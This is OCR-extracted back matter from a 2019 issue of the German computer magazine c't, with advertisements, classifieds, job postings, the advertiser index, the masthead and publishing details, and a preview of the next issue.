Der Superbowl (3.2) und die Oscars (24.2) sind zwei hiesige TV-Events, die man gerne verfolgen würde. Unerfreulich, dass diese in der Nacht übertragen werden. Dank Save.TV müssen Sie aber nicht zur Nachteule mutieren: nehmen Sie die TV-Highlights entspannt auf und genießen sie diese, wann immer Sie dafür Zeit finden.

Und so einfach geht Save.TV:
Ob über die Website oder eine der Save.TV Apps für TV, Smartphone oder Tablet. Sie klicken auf „aufnehmen" und sofort verrichtet Save.TV seinen Dienst. Direkt nach TV-Ausstrahlung steht die Sendung für 60 Tage in Ihrem privaten Archiv bereit. Für die Wiedergabe existieren zwei Möglichkeiten: Sie streamen oder downloaden die Sendung auf Ihre Festplatte oder auch mobiles Gerät. So ist Ihre Mediathek auch ohne Internetverbindung verfügbar.

EXKLUSIV:
2 Monate gratis plus 60% Rabatt.

Bei allen Sendungen ist Spannung von Anfang bis Ende vorprogrammiert:
Auf Wunsch laufen Ihre Aufnahmen ohne Werbung. Die Specialeffekte gibt es dank garantiert bester Filmqualität gratis dazu (19 TV-Sender in HD!). In persönliche Playlists sortiert, spielen Sie die gewünschten Sendungen an einem Stück ohne Unterbrechungen ab. Bequemer geht es nicht.

Weitere Extras:
Der Account kann zeitgleich von beliebig vielen Endgeräten Ihrer Wahl genutzt werden. Zudem ist es möglich, parallel laufende Ausstrahlungen auf unterschiedlichen Sendern aufzuzeichnen. Ein weiteres beliebtes Feature sind Channels: Sendungstitel oder andere Stichwörter können als Channel hinterlegt werden, so dann nimmt Save.TV automatisch alle Sendungen zu diesen Begrifflichkeiten auf.

Und so melden Sie sich an:

1. E-Mail-Adresse auf save.tv/ct hinterlegen.
2. Zahlungsart wählen. Die Daten dienen der Jugendschutzkontrolle während Ihres Tests.
3. Und direkt los legen: auswählen, aufnehmen & später ansehen!

C'T DEAL FÜR NEUKUNDEN:
Save.TV 2 Monate GRATIS
Erhalten Sie 2 Monate kostenlosen Zugang zu Save.TV. Gefällt Ihnen Save.TV, erhalten Sie im Anschluss 60% auf die Weiternutzung Ihres Save.TV Accounts. So nutzen Sie Save.TV (statt für 9,99 Euro) für nur 3,99 Euro im Monat und die ersten 2 Monate sind GRATIS.

Exklusiv bis zum 03.03.2019 auf save.tv/ct

IMMER EINE IDEE SCHLAUER.



2 × Mac & i mit 25 % Rabatt testen und Geschenk sichern!



Ihre Vorteile:

- **Plus:** digital und bequem per App
- **Plus:** Online-Zugriff auf das Artikel-Archiv*
- **Plus: Geschenk nach Wahl**, z.B. den Kingston USB-Stick 32 GB (G4) oder einen Bluetooth-Lautsprecher
- **Lieferung frei Haus**

Für nur 16,20 € statt 21,80 €

* Für die Laufzeit des Angebotes.



Jetzt bestellen und von den Vorteilen profitieren:

www.mac-and-i.de/miniabo

0541 80 009 120 · leserservice@heise.de

Mac & i. Das Apple-Magazin von c't.

Software-Tools weiter entwickeln und Supporten (Delphi, c++, MS-Access (VBA)

Softwareentwickler oder Softwarehäuser für Weiterentwicklung und Support unserer Software-Tools (Delphi, C++, MS-Access-VBA) gesucht. Seit vielen Jahren setzen Betriebe unsere Software erfolgreich ein:
Störungsmanagement für Maschinen und Werkzeuge, Angebotskalkulation, Ziel- und Projektmanagement, gut eingeführtes objektorientiertes ERP-System, BDE-System, modernes Zeiterfassungssystem.

Kontakt: Ing.-Büro Werner Oppermann
werner.oppermann@woptec.de

Fernstudium Robotik

staatlich geprüft und zugelassen Fernstudium

Ihre Chance in einem schnell wachsenden Zukunftsmarkt. Aus- und Weiterbildung zum Roboter-Techniker und -Programmierer. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Beginn jederzeit.

NEU: Umweltschutz-Techniker, Netzwerk-Techniker, SPS-Techniker

Teststudium ohne Risiko.
GRATIS-Infomappe gleich anfordern!

Inkl. Roboterbausätze und -Modelle

FERNSCHULE WEBER - seit 1959
Neerstedter Str. 8 - 26197 Großenkneten - Abt. F14
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

www.fernschule-weber.de

AGB VERSTEHER

c't magazin für computer technik

AIRAZOR by LC-POWER

Gaming-Produkte von AiRazor, kraftvoll und effizient wie ALITA!

ALITA BATTLE ANGEL

NUR IM KINO. IN 3D.

Großes Gewinnspiel zum Film auf www.lc-power.com

© 2019 Twentieth Century Fox Film Corporation. All rights reserved.

LC-Power-AiRazor-Produkte u.a. erhältlich bei: Amazon.de - Bora-Computer.de - Cyberport.de | .at - ebay.de - KMComputer.de - Mindfactory.de - Brack.ch - Steg-Electronics.ch

ORACLE Feuerwehr www.oraservices.de G

www.SensorBay.de Sensoren, Näherungsschalter G

DATENRETTUNG v. HDD, RAID, SSD – **Erfolg >99%** www.datarecovery.eu – 24h-Tel.: 0800-073 88 36 G

Antennenfreak.de – Antennen und Zubehör für UMTS HSPA+ LTE GSM EDGE, kompetente Beratung G

EDELSTAHL LED SCHILDER: www.3D-buchstabe.com HAUSNUMMERN nobel 230V~: www.3D-hausnummer.de G

softaktiv.datensysteme Datenbankapplikationen, Website Boosting, Online-Pressemitteilungen, Unterstützung bei Ihren V-Projekten. Einfach anrufen, Faxen oder eine E-Mail schicken. Telefon: 0511/3884511, Mobil: 0170/3210024, Telefax: 0511/3884512, E-Mail: service@softaktiv.de, Internet: www.softaktiv.de G

Lust auf Java? WWW.TQG.DE/KARRIERE G

nginx-Webhosting: **timmehosting.de** G

www.patchkabel.de - LWL und Netzwerk Kabel G

Erfahrene Diplom-Fachübersetzerin übersetzt EDV-Texte aller Art (Software und Hardware) insbesondere Texte aus den Bereichen Telekommunikation und Netzwerke. Englisch-Deutsch. Tel. + Fax: 05130/37085 G

WLL-Breitband Netz Ruhrgebiet – schneeweiss.de G

Fachhändler gesucht (50% Marge)! Adress- und Kundenverwaltung für Microsoft Office. Success-Control® CRM – www.successcontrol.de G

xxs-kurze Daten- & Netzkabel: kurze-kabel.de G

>>>>> Profis entwickeln Ihre Software <<<<<< Professionelle Softwareentwicklung unter UNIX und Windows zu Festpreisen. Delta Datentechnik GmbH, 73084 Salach, Tel. 0 71 62/93 17 70, Fax 93 17 72, www.deltadatentechnik.de G

Anzeigenschluss für die nächsten erreichbaren Ausgaben:
06/2019: 12.02.2019
07/2019: 26.02.2019
08/2019: 12.03.2019

c't – Kleinanzeigen

Private Kleinanzeige:
erste Druckzeile € 10,– ; jede weitere Zeile € 8,–

Gewerbliche Kleinanzeige:
erste Druckzeile € 20,–; jede weitere Zeile € 16,–

Chiffre-Anzeige: € 5,– Gebühr

Hinweis: Die Rechnungsstellung erfolgt nach Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Bitte veröffentlichen Sie den Text in der nächsterreichbaren Ausgabe von c't.

○ Den Betrag habe ich auf Ihr Konto überwiesen.
Sparkasse Hannover,
IBAN DE98 2505 0180 0000 0199 68, BIC SPKH DE 2H

Bei Angeboten: Ich versichere, dass ich alle Rechte an den angebotenen Sachen besitze.

Datum Unterschrift (unter 18, der Erziehungsberechtigte)

Faxnummer: 05 11 / 53 52-200

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im Fließsatz ○ privat ○ gewerblich* (werden in c't mit G gekennzeichnet) ○ Chiffre

€ 10,– (20,–)
€ 18,– (36,–)
€ 26,– (52,–)
€ 34,– (68,–)
€ 42,– (84,–)
€ 50,– (100,–)
€ 58– (116,–)
€ 66,– (132,–)

Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die **fettgedruckt** (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. *Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,– Chiffre-Gebühr.

Ausfüllen und einsenden an: **Heise Medien GmbH & Co. KG**
c't-Magazin, Anzeigenabteilung
Karl-Wiechert-Allee 10, 30625 Hannover

↳ Weiterlesen, wo andere aufhören.



HIER KÖNNTE IHR

Seminar-Angebot viele Hunderttausend wissenshungrige Leser erreichen. Dazu müsste an dieser Stelle nur Ihr

SEMINAR STEHEN

Und das zu außergewöhnlich günstigen Konditionen.

Mehr Infos gibt es unter +49 (0) 511 53 52-165 oder -221.

↳ Weiterlesen, wo andere aufhören. c't

DresPleier GmbH

Informationssicherheit und Lichtvolle Arbeit

Aktuelle und neue Seminare:

IT-Grundschutz - Zusammenfassung für Manager

Informationssicherheit - Grundlagen, Prinzipien, Methoden

Datenschutz und Informationssicherheit - kurz

Cursus Lichtvolle Arbeit Seminar

Weitere Informationen:

www.DresPleier.de

Wir freuen uns auf Ihre sehr geschätzte Teilnahme!

25. bis 28. Juni 2019
darmstadtium, Darmstadt

enterJS 2019



Angular, React, Node.js?

Ganz egal, Hauptsache mit **JavaScript!**

Programm in Kürze online!

Goldsponsoren: SYZYGY COFINPRO

Bronzesponsor: adesso business. people. technology.

Veranstalter: iX heise Developer dpunkt.verlag

www.enterjs.de

Heise Medien

Redakteur (m/w/d) oder Volontär (m/w/d) Internet und Anwendungen



Redakteur (m/w/d) oder Volontär (m/w/d) Internet und Anwendungen

Was würden Sie gerne in der c't lesen? Bei uns können Sie Ihre Ideen verwirklichen! Wir suchen ab sofort einen Redakteur (m/w/d) oder einen Volontär (m/w/d), je nach bisherigen Erfahrungen und Kenntnissen für den Standort Hannover.

Ihre Aufgaben

- Sie arbeiten mit Autoren zusammen oder schreiben selbst Testberichte, Praxisanleitungen und Hintergrundartikel
- Hier beschäftigen Sie sich zum Beispiel mit Themen rund um E-Health oder Mobile Payment
- Zu Ihren spannenden Aufgaben bei c't gehören Messebesuche sowie Online-Berichterstattung
- Sie beherrschen HTML, CSS sowie JavaScript und auch das Schrauben an Anwendungen auf dem Server macht Ihnen Spaß
- Als Volontär für den Bereich Internet lernen Sie, sich in ein Thema einzuarbeiten und nach gründlicher Recherche Artikel für c't zu veröffentlichen

Ihre Talente

- Sie können durch ein abgeschlossenes Studium überzeugen
- Idealerweise bringen Sie bereits Verlags- oder Redaktionserfahrungen mit und starten als Redakteur (m/w/d) bei uns durch, falls Sie noch keine Erfahrungen gesammelt haben, bringen wir Ihnen das journalistische Handwerk im Volontariat bei
- Sie sind ein Teamplayer (m/w/d) und können sich flexibel auf neue Situationen einstellen
- Sie kennen sich aus rund ums Internet, Apps und Social Media und fühlen sich in der IT-Welt sicher
- Sie beherrschen Englisch in Wort und Schrift

Was wir bieten

- Die Mitarbeit in einem qualifizierten und engagierten Team
- Regelmäßige Weiterbildungsmöglichkeiten
- Die Mitarbeit in einem etablierten und mitarbeiterorientierten Unternehmen mit tariflicher Bezahlung, Kantine, Mitarbeiter-Fitnessprogramm und vieles mehr

Haben wir Sie neugierig gemacht?

Lernen Sie uns im Video kennen und besuchen Sie uns auf Xing und Kununu.

VIDEO

Haben Sie noch Fragen?

Schicken Sie uns gerne eine WhatsApp mit Ihren Fragen an Tel.: 0160 90203627

Ihr Ansprechpartnerin

Dorothee Wiegand, Ressortleiterin c't Redaktion
Tel.: 0511 5352-726

Bitte bewerben Sie sich online: www.heise-gruppe.de/karriere
Bewerbungen von Menschen mit Behinderung sind erwünscht.

Wir freuen uns auf Ihre Bewerbung!

Heise Medien GmbH & Co. KG
iX ist das unabhängige, kritische und anspruchsvolle Magazin für IT-Profis. Unsere Tests, Grundlagenartikel, Hintergrundberichte und Produktvorstellungen sind die monatliche Informationsquelle für Administratoren und Programmierer und alle anderen, die sich professionell mit Informationstechnik beschäftigen. iX ist eine Publikation von Heise Medien.

Die Regierung der Oberpfalz

sucht für die Abwicklung des Mobilfunk-Förderprogramms im Bayerischen Mobilfunkzentrum an der Regierung der Oberpfalz zum nächstmöglichen Zeitpunkt

fachliche und technische Mitarbeiter (m/w/d) (vergleichbar 3. Qualifikationsebene)

Schwerpunkte des Aufgabengebiets sind die Mitwirkung bei der fachlichen Abwicklung des Förderprogramms nach den Vorgaben der Förderrichtlinie, insbesondere die

- bayernweite Information und Beratung (auch vor Ort) zu den Anträgen im genannten Bereich
- Prüfung von Mobilfunk-Förderanträgen von Kommunen und Mobilfunkunternehmen für ganz Bayern
- Prüfung von Verwendungsnachweisen und Auszahlungsanträgen
- Pflege der förderrelevanten Daten in einem Geoinformationssystem, in einem IT-gestützten Antragsbearbeitungssystem und im Online-Auftritt des Mobilfunkzentrums
- Betreuung und kontinuierliche Weiterentwicklung der für die Abwicklung der Förderung eingesetzten Softwarelösungen in Zusammenarbeit mit den relevanten Partner, wie z. B. dem Sachgebiet Z1 (IuK) der Regierung der Oberpfalz und dem IT-Dienstleistungszentrum des Freistaats Bayern

Anforderungsprofil:

- abgeschlossenes Studium der Wirtschaftsinformatik, Verwaltungsinformatik, des Wirtschaftsingenieurwesens oder Vermessungsingenieurwesens, der Informatik, Elektrotechnik oder Informations- und Kommunikationstechnik (Abschluss mit Diplom [FH] oder Bachelor) bzw. vergleichbares Studium
- Interesse an wirtschaftlichen Zusammenhängen und lösungsorientierter Arbeit in Förderangelegenheiten
- Affinität für Mobilfunk-Fragestellungen
- selbstständige Arbeitsweise
- Verantwortungsbewusstsein
- gute Auffassungsgabe und gutes Urteilsvermögen sowie Teamfähigkeit
- gute schriftliche und mündliche Ausdruckfähigkeit
- sicherer Umgang mit EDV-Standardprogrammen (MS Office)
- gute Kenntnisse in den Bereichen Geoinformationssysteme (insbesondere QGIS), Content-Management-Systeme und Sharepoint bzw. die Bereitschaft, sich kurzfristig in diese Themen einzuarbeiten
- uneingeschränkte Außendienstfähigkeit und -bereitschaft sowie Pkw-Führerschein und Fahrpraxis
- Kenntnisse im staatlichen Zuwendungsrecht, inklusive Haushaltsrecht sind vorteilhaft

Die Stelle ist befristet bis 31.12.2022. Es erfolgt eine tarifgerechte Bezahlung entsprechend des Tarifvertrages der Länder (TV-L) bis E11.

Weitere Informationen zum Arbeitsplatz, zur Beschäftigung von Schwerbehinderten usw. finden Sie auf der Internetseite der Regierung der Oberpfalz (www.regierung-oberpfalz.de).

Ihre vollständigen und aussagekräftigen Bewerbungsunterlagen senden Sie bis **18.02.2019** unter dem Stichwort „Mobilfunkförderung-Technik" schriftlich an die Regierung der Oberpfalz, Emmeramsplatz 8, 93047 Regensburg oder per E-Mail im PDF-Format an bewerbungen@reg-opf.bayern.de.

Heise Medien

Redakteur Softwareentwicklung (m/w/d)
in Hannover oder Heidelberg befristet auf 2 Jahre



Redakteur Softwareentwicklung (m/w/d)

Sie sind interessiert an Neuem und haben Lust, unsere Leser auf den aktuellsten Stand zum Thema Softwareentwicklung zu bringen? Wir suchen ab sofort einen Redakteur Softwareentwicklung (m/w/d) für den Standort Hannover oder Heidelberg.

Ihre Talente

- Sie haben ein gutes Gespür für die deutsche Sprache und idealerweise bereits erste Verlags- oder Redaktionserfahrungen
- Ein Studium und ein sicherer Umgang mit der englischen Sprache in Wort und Schrift runden ihr Profil ab
- Ihre Kenntnisse und Erfahrungen im Bereich Video möchten Sie nutzbringend einsetzen

Wir bieten Ihnen

- Arbeiten in einem qualifizierten und engagierten Team
- Regelmäßige Weiterbildungsmöglichkeiten
- Die Mitarbeit in einem etablierten und mitarbeiterorientieren Unternehmen mit tariflicher Bezahlung, Kantine, Mitarbeiter-Fitnessprogramm und vielem mehr

Haben Sie noch Fragen?
Schicken Sie uns eine Whats-App mit Ihren Fragen an Tel.: 0160 90203627

Ihre Ansprechpartner
Alexander Neumann,
Redakteur iX
Tel.: 0511 5352-813

Bitte bewerben Sie sich online: **www.heise-gruppe.de/karriere**
Bewerbungen von Menschen mit Behinderungen sind erwünscht.

Wir freuen uns auf Ihre Bewerbung!

Inserenten*

1&1 Telecom GmbH, Montabaur 204
1blu AG, Berlin 41

Concept International GmbH, München 49
CRONON AG, Berlin 11

dpunkt.verlag GmbH, Heidelberg 127

Fernschule Weber, Großenkneten 195

Ingenieurbüro Oppermann, Menden 195

Kentix GmbH, Idar-Oberstein 57
KYOCERA Document Solutions Deutschland GmbH, Meerbusch / Osterath 25

Messe Düsseldorf GmbH, Düsseldorf 81
mitp Verlags GmbH & Co. KG, Frechen 51

Platinion GmbH, Köln 203

Reichelt Elektronik GmbH & Co., Sande 2
Rheinwerk Verlag GmbH, Bonn 19

Save.TV Limited, Leipzig 193
Silent Power Electronics GmbH , Willich 195

Thomas Krenn AG, Freyung 93

WAGO Kontakttechnik GmbH & Co. KG, Minden 91
WIBU-SYSTEMS AG, Karlsruhe 23

Seminare

DresPleier GmbH, Velden 197

Stellenanzeigen

Heise Medien Gruppe GmbH & Co. KG, Hannover 198, 199

Regierung der Oberpfalz, Regensburg 199

Veranstaltungen

secIT	Heise Medien	4, 5
heise Security Tour 2019	heise Security, heise Events	13
IT-Jobtag	heise Events	14
BeLEARN	Bundesverband digitale Bildung e. V., BNW, UVN, heise Events	101
devsec	iX, heise developer, dpunkt.verlag	125
m3	iX, heise developer, dpunkt.verlag	163
Javaland	DOAG	165
parallel 2019	iX, heise developer, dpunkt.verlag	175
building IoT	iX, heise developer, dpunkt.verlag	175
enterJS	iX, heise developer, dpunkt.verlag	197

** Die hier abgedruckten Seitenzahlen sind nicht verbindlich. Redaktionelle Gründe können Änderungen erforderlich machen.*



Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Die Windows-Update-Misere“: Axel Vahldiek *(axv@ct.de)*, „Trends 2019“: Jürgen Kuri *(jk@ct.de)*

Chefredakteur: Dr. Jürgen Rink *(jr@ct.de)* (verantwortlich für den Textteil)

Stellv. Chefredakteur: Axel Kossel *(ad@ct.de)*

Chef vom Dienst: Georg Schnurer *(gs@ct.de)*

Leser & Qualität
Leitung: Achim Barczok *(acb@ct.de)*
Textredaktion & Qualitätssicherung: Oliver Lau *(ola@ct.de)*, Ingo T. Storm *(it@ct.de)*
Koordination Leserkommunikation: Martin Triadan *(mat@ct.de)*

Ressort Software & Internet
Leitende Redakteure: Dorothee Wiegand *(dwi@ct.de)*, Jo Bager *(jo@ct.de)*
Redaktion: Holger Bleich *(hob@ct.de)*, Dieter Brors *(db@ct.de)*, Arne Grävemeyer *(agr@ct.de)*, André Kramer *(akr@ct.de)*, Markus Montz *(mon@ct.de)*, Anke Poimann *(apoi@ct.de)*, Peter Schmitz *(psz@ct.de)*, Dr. Hans-Peter Schüler *(hps@ct.de)*, Andrea Trinkwalder *(atr@ct.de)*

Ressort Systeme & Sicherheit
Leitende Redakteure: Peter Siering *(ps@ct.de)*, Jürgen Schmidt *(ju@ct.de)*
Redaktion: Mirko Dölle *(mid@ct.de)*, Liane M. Dubowy *(lmd@ct.de)*, Ronald Eikenberg *(rei@ct.de)*, Thorsten Leemhuis *(thl@ct.de)*, Jan Mahn *(jam@ct.de)*, Pina Merkert *(pmk@ct.de)*, Dennis Schirrmacher *(des@ct.de)*, Hajo Schulz *(hos@ct.de)*, Merlin Schumacher *(mls@ct.de)*, Jan Schüßler *(jss@ct.de)*, Axel Vahldiek *(axv@ct.de)*, Olivia von Westernhagen *(ovw@ct.de)*

Ressort Hardware
Leitende Redakteure: Christof Windeck *(ciw@ct.de)*, Ulrike Kuhlmann *(uk@ct.de)*, Dušan Živadinović *(dz@ct.de)*
Redaktion: Ernst Ahlers *(ea@ct.de)*, Tim Gerber *(tig@ct.de)*, Christian Hirsch *(chh@ct.de)*, Benjamin Kraft *(bkr@ct.de)*, Lutz Labs *(ll@ct.de)*, Andrijan Möcker *(amo@ct.de)*, Florian Müssig *(mue@ct.de)*, Rudolf Opitz *(rop@ct.de)*, Carsten Spille *(csp@ct.de)*

Ressort Mobiles, Entertainment & Gadgets
Leitende Redakteure: Jörg Wirtgen *(jow@ct.de)*, Jan-Keno Janssen *(jkj@ct.de)*
Redaktion: Julius Beineke *(jube@ct.de)*, Robin Brand *(rbr@ct.de)*, Hannes A. Czerulla *(hcz@ct.de)*, Hartmut Gieselmann *(hag@ct.de)*, Sven Hansen *(sha@ct.de)*, Ulrich Hilgefort *(uh@ct.de)*, Nico Jurran *(nij@ct.de)*, Michael Link *(mil@ct.de)*, Urs Mansmann *(uma@ct.de)*, Stefan Porteck *(spo@ct.de))*

c't online: Ulrike Kuhlmann *(Ltg., uk@ct.de)*

Koordination News-Teil: Hartmut Gieselmann *(hag@ct.de)*

Koordination Heftproduktion: Martin Triadan *(mat@ct.de)*

Redaktionsassistenz: Susanne Cölle *(suc@ct.de)*, Christopher Tränkmann *(cht@ct.de)*

Software-Entwicklung: Kai Wasserbäch *(kaw@ct.de)*

Technische Assistenz: Ralf Schneider *(Ltg., rs@ct.de)*, Hans-Jürgen Berndt *(hjb@ct.de)*, Denis Fröhlich *(dfr@ct.de)*, Christoph Hoppe *(cho@ct.de)*, Stefan Labusga *(sla@ct.de)*, Arne Mertins *(ame@ct.de)*, Jens Nohl *(jno@ct.de)*, Wolfram Tege *(te@ct.de)*

Dokumentation: Thomas Masur *(tm@ct.de)*

Verlagsbüro München: Hans-Pinsel-Str. 10a, 85540 Haar,
Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Ständige Mitarbeiter: Leo Becker *(lbe@ct.de)*, Detlef Borchers, Herbert Braun *(heb@ct.de)*, Tobias Engler, Monika Ermert, Stefan Krempl, Ben Schwan *(bsc@ct.de)*, Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Nicole Judith Hoehne (Ltg.), Martina Fredrich, Jürgen Gonnermann, Birgit Graff, Angela Hilberg, Astrid Seifert, Norman Steiner, Dieter Wahner

Art Direction: Nicole Judith Hoehne (Leitung & Weiterentwicklung)

Junior Art Director: Martina Bruns

Fotografie: Andreas Wodrich, Melissa Ramson

Videoproduktion: Johannes Börnsen

Digitale Produktion: Rolf Ahlborn, Klaus Ditze, Melanie Becker, Joana Hollasch, Nicole Tiemann

Illustrationen
Jan Bintakies, Hannover, Rudolf A. Blaha, Frankfurt am Main, Thorsten Hübner, Berlin, Albert Hulm, Berlin
Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlagseite:** Ritsch & Renn, Wien, **3D-Illustrationen und Titelbild:** tsamedien, Düsseldorf, **c't-Logo:** Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter https://ct.de/pgp. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

```
Key-ID: DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000
Key-ID: B3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C
```

heise Investigativ: Über diesen sicheren Briefkasten können Sie uns anonym informieren.
Anonymer Briefkasten: https://heise.de/investigativ
via Tor: sq4lecqyx4izcpkp.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schräder

Mitglieder der Geschäftsleitung: Beate Gerold, Jörg Mühle

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Michael Hanke (-167)
(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 36 vom 1. Januar 2019.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd.,
7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan,
www.mediagate.com.tw
Tel: +886-2-2882-5577, Fax: +886-2-2882-6000,
E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4,
BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

VU Verlagsunion KG
Meßberg 1
20086 Hamburg
Tel.: 040/3019 1800, Fax: 040/3019 145 1800
E-Mail: info@verlagsunion.de

c't erscheint 14-täglich

Einzelpreis 4,90 €; Österreich 5,40 €; Schweiz 7,10 CHF; Dänemark 54,00 DKK; Belgien, Luxemburg 5,70 €; Niederlande 5,90 €, Italien, Spanien 6,20 €

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 116,10 €, Österreich 125,55 €, Europa 135,00 €, restl. Ausland 162,00 € (Schweiz 164,70 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 83,70 €, Österreich 90,45 €, Europa 102,60 €, restl. Ausland 129,60 € (Schweiz 135,00 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 18,90 € (Schweiz 22,95 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDW e.V., /ch/open, GI, GUUG, ISACA Germany Chapter e.V., JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 87,75 €, Österreich 91,80 €, Europa 106,65 €, restl. Ausland 133,65 € (Schweiz 121,50 CHF). Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.
Heise Medien GmbH & Co. KG
Leserservice
Postfach 24 69
49014 Osnabrück
E-Mail: leserservice@ct.de
Telefon: 05 41/8 00 09-120
Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet *(www.ct.de/abo)* oder E-Mail *(leserservice@ct.de)*.

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.


Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.
Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2019 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA

Vorschau 5/2019

Ab 16. Februar 2019 im Handel und auf ct.de



Schnelle und günstige Grafikkarten

Von den Grafikkarten mit Nvidias Turing-Architektur hat die GeForce RTX 2060 das beste Preis/Leistungsverhältnis. Sie reicht für ruckelfreies Spielen in WQHD-Auflösung und ist mit Preisen ab 370 Euro noch erschwinglich. Im Labor und beim Spielen treten Karten von Herstellern wie Asus, Gigabyte und Zotac an.



High-End-Smartphones

Sie schießen die besten Fotos, haben die schärfsten Displays und die schnellsten Prozessoren: Wir haben die Premium-Smartphones getestet. Machen Samsung und Apple immer noch die spannendsten Handys oder findet man bei Huawei, Sony und Co. Besseres? Und welche Handy-Neuerungen bringt das Jahr 2019?

Außerdem:

Schutz vor Identitätsdiebstahl

Identitätsdiebstahl betrifft nicht nur hochrangige Politiker, sondern kann für jeden schwerwiegende Folgen haben. c't erklärt, was genau ein Missbrauch der digitalen Identität bedeutet, welche Schäden drohen und wie man sich davor schützen kann. Wer akut betroffen ist, findet im Heft eine Erste-Hilfe-Anleitung.

Digitale Dunkelkammer

Fotos kommen technisch steril aus der Kamera; oft ist zudem der Himmel zu hell und der Horizont schief. Ein Raw-Entwickler holt da einiges raus. Zu Lightroom gibt es viele Alternativen wie das freie Darktable, den Effektspezialisten ON1 Photo Raw oder die Komplettlösung ACDSee, die wir vergleichen.

Überwachungs-Zentrale

